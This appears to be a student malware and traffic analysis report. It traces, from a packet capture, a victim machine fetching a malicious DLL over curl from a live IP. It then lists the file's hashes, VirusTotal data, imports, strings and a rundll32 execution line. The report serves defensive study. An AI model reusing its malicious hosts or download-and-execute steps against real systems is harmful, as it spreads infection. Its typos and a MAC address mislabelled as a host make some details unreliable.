TRAFFIC ANALYSIS REPORT

2024/2023

oussama
raghipit

oussama
[Email address]

DECLERATION

I declare that this is my own work, and this report does not incorporate without acknowledgement any material previously submitted for a degree or diploma in any other university or Institute of higher learning and to the best of my knowledge and belief it does not contain any material previously published or written by another person except where the acknowledgement is made in the text

ABSTRACT

Cybercrime is becoming more common with each passing day, and criminals are coming up with new ways to destroy their targets through propagating worms and malware. In a fast – changing world technologies and innovations are released on a daily basis; it is possible to attack a system and exploit the system's vulnerabilities. Malware's impact, according to studies, is worsening. Malware is any harmful software that is designed to carry out malicious actions on a computer system. Virus, worms, backdoors, trojans, backdoors and adware are some examples for malwares.

There are various kind of malware analysis such as dynamic analysis, static analysis and behavior analysis. There are some drawbacks to static malware analysis. Dynamic malware analysis is the preferred method of malware analysis, and it can be done with a variety of tool and techniques.

INTRODUCTION

Malware is an abbreviation for malicious software, which is meant to harm a computer without the user's knowledge. There are various kind of malwares such as viruses, trojans, worms, spywares and rootkits. Malware is a key element of several vulnerabilities. Companies struggle to comprehend the malware that they come across. Understanding how to detect malware allows you to take control of the situation. The process of determining the objective and features of a given malware sample, such as a virus, worm, or Trojan horse, is known as malware analysis. The procedure is required in order to build efficient detecting tools for malicious programs. Static analysis tools attempt to analyze a binary without actually running it. After a binary has been executed, live analysis techniques will examine its behavior. Static analysis refers to the process of evaluating software without running it. There are various kind of static analysis techniques. Additionally, useful information can be retrieved by exploiting the metadata of a specific file format. It includes a number on UNIX, that may indicate the type of the file. A lot of information can be gathered like the compilation time stamp, imports and exports. Mostly malwares are in obfuscated format. It is done by using packers. When the malware is packed it is hard to recover. Major part of static analysis is the disassembly. It is done with tools like IDA Pro, that are able of reversing machine code to assembly language. Because the source code is not executed in static analysis, it is more secure than dynamic analysis. Dynamic malware analysis is the process of analyzing malware within a controlled environment. It is done in order to analyze the behavior of the malware. This is conducted with the use of a sandbox. And the sandbox is a controlled environment that is used to isolate the process of malware. The malware analysis report covers the malicious attacks that Stark Industries had to deal with. The figure below illustrates the malware analysis process that was used during the analysis.

static analysis

Static analysis of network traffic pcap (Packet Capture) files using Wireshark involves examining captured data without actively monitoring live network communication. These pcap files contain a record of the packets exchanged between devices on a network during a specific time frame. Wireshark, a popular open-source network protocol analyzer, provides a comprehensive platform for dissecting and interpreting the contents of these pcap files.


Network Incident Details for Victim Device

table provides details related to a network incident and specifying that the information pertains to a victim device

victim's ip address	victim's mac address	victim's windows host name	victim's windows user account name
10.0.0.149	00:21:5d:9e:42:fb	Desktop-E7FHJS4	damon.bauer

Network Incident Report: Potentially Malicious File Download from IP 10.0.0.149

The user, identified with the IP address **10.0.0.149**, initiated the download of a potentially malicious file labeled as "**trojan 86607.dat**" from the host located at **http://IntelCor_9e:42:fb. Concurrently**, the host's IP address was determined to be **128.254.207.55**, and the user employed the User-Agent **'curl'** for this action




```
GET /86607.dat HTTP/1.1
Host: 128.254.207.55
User-Agent: curl/7.83.1
Accept: */*

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 03 Feb 2023 17:04:24 GMT
Content-Type: application/octet-stream
Content-Length: 1761280
Connection: keep-alive
Accept-Ranges: bytes
Expires: 0
Cache-Control: no-cache, no-store, must-revalidate
Content-Disposition: attachment;

MZ......................@............................................ .!..L.!This program cannot be run in DOS mode.

$.......................j...............................................................Rich...........PE..L....
5.D..........!.................e...............................................
5..............................P...#.......d....@......................@..................................................................
\.............................text..................................... ..`.rdata..s........ ..................@..@.data....
1.......0...................@....sxdata......0....... ..............@....rsrc...j....@.......0..............@..@.reloc...........
..................@..B.........................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
...........................................................................................................................................
..3..H..H..H..H..H..H..H..H .H$.H(.H,.H0.H4.H8..`...............V........D$..t  V..S.......^.....V..W3..F...`...;.t
```



```
User-Agent: curl/7.83.1
```


Malicious file hashes

MD5
eee61c02f9ea05a0ad6a43d513a37a1b

SHA-1
775aade0dcb211dbcdb896e42fa8ce95752b9081

SHA-256
713207d9d9875ec88d2f3a53377bf8c2d620147a4199eb183c13a7e957056432

The file is infected with malware



53 security vendors and 2 sandboxes flagged this file as malicious

713207d9d9875ec88d2f3a53377bf8c2d620147a4199eb183c13a7e957056432
EsImgDet.dll
pedll spreader

Size
1.68 MB

Last Analysis Date
28 days ago

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MD5	eee61c02f9ea05a0ad6a43d513a37a1b
SHA-1	775aade0dcb211dbcdb896e42fa8ce95752b9081
SHA-256	713207d9d9875ec88d2f3a53377bf8c2d620147a4199eb183c13a7e957056432
Vhash	116066651d1d157517z10043hz13zeez7
Authentihash	874fb8af8d01d66d490cc3481b26aebb1d8b9352fce609caf6f281bc85570496
Imphash	a3432b773266dde6a100dba767517009
Rich PE header hash	bef28b6c934a10fc181ea28b4e758d3f
SSDEEP	24576:zrw3nPW3ednWPiT8VTBqcATV8KlyydLXGcq8z+0uaEYmgEJ/tc1:g3nCeCiT8aHxyM18z+XatEJ1
TLSH	T1F885AD1242CC129AF14D3B78243C1F7FD3BBB7A87B19634E9654B8A9AFAB7D34115600
File type	Win32 DLL executable windows win32 pe pedll
Magic	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
TrID	Win32 Executable MS Visual C++ (generic) (37.8%) Microsoft Visual C++ compiled executable (generic) (20%) Win64 Executable (generic) (12.7%) Win32 Dynamic Link Library (generic) (7.9%) Win16 NE executable (generic) (6.1%)
DetectItEasy	PE32 Compiler: EP:Microsoft Visual C/C++ (6.0 (1720-8966)) [DLL32] Compiler: Microsoft Visual C/C++ (6.0) [msvcrt] Compiler: Microsoft Visual C/C++ (12.00.9782) [C++] Linker: Microsoft Linker (6.00.8447) Tool: Visual Studio (6.0)
File size	1.68 MB (1761280 bytes)
PEiD packer	Microsoft Visual C++ v6.0 DLL


History

Creation Time	2006-08-01 11:07:15 UTC
First Submission	2023-02-07 03:55:45 UTC

Malwere Variants	trojan 86607.dat
File info	Zip archive data, at least v2.0 to extract
Malware creation time	2006-08-01 11:07:15 UTC
Last Analysis	2023-10-31 12:25:4
malwer's name	86607.dat , 86607.dat.dll , %5cefweioirfbtk.dll , %5cltoawuimupfxvg.dll %5cumtqqzkklrgp.dll , malware , test.dll , EsImgDet, 5cefweioirfbtk.dll
straings and flous output	!This program cannot be run in DOS mode. SHELL32.dll , KERNEL32.dll , USER32.dll , GDI32.dll EsImgDet.dll , explore.exe, www.rulesforuse.org <http://www.rulesforuse.org>
window APi calls	• GetEnvironmentVariableA , TerminateProcess, WriteFile , SetEnvironmentVariableA

PEiD packer

Microsoft Visual C++ v6.0 DL



PEiD v0.95

File: C:\Users\vboxuser\Desktop\86607.dat

Entrypoint: 0000651D

File Offset: 0000651D

Linker Info: 6.0


EP Section: .text

First Bytes: 55,8B,EC,53

Subsystem: Win32 GUI

Microsoft Visual C++ 6.0 DLL

☑ Stay on top



encoding (2)	size (bytes)	location	flag (8)	label (164)	group (10)	techni...	value (16781)
ascii	22	.rdata	x	import	reconnaissance	-	GetEnvironmentVariable
ascii	9	.rdata	x	import	file	-	WriteFile
ascii	12	.rdata	x	import	execution	T1106 ...	ShellExecute
ascii	16	.rdata	x	import	execution	-	TerminateProcess
ascii	18	.rdata	x	import	execution	T1057 ...	GetCurrentThreadId
ascii	21	.rdata	x	import	execution	-	GetEnvironmentStrings
ascii	21	.rdata	x	import	execution	-	GetEnvironmentStrings
ascii	22	.rdata	x	import	execution	-	SetEnvironmentVariable
ascii	13	.rdata	-	import	windowing	-	DestroyWindow

window APi calls	GetEnvironmentVariableA , TerminateProcess, WriteFile , SetEnvironmentVariableA
Imports library	SHELL32.dll , KERNEL32.dll , USER32.dll , GDI32.dll
indicators	language : chinese-traditional URL : http://www.rulesforuse.org,1 Signature: Microsoft Visual C++ v6.0 DLL,3
Processin formation	"C:\Windows\System32\rundll32.exe" "C:\Users\admin\AppData\Local\Temp\86607.dat.dll.exe", UsImgDetBeginDetectio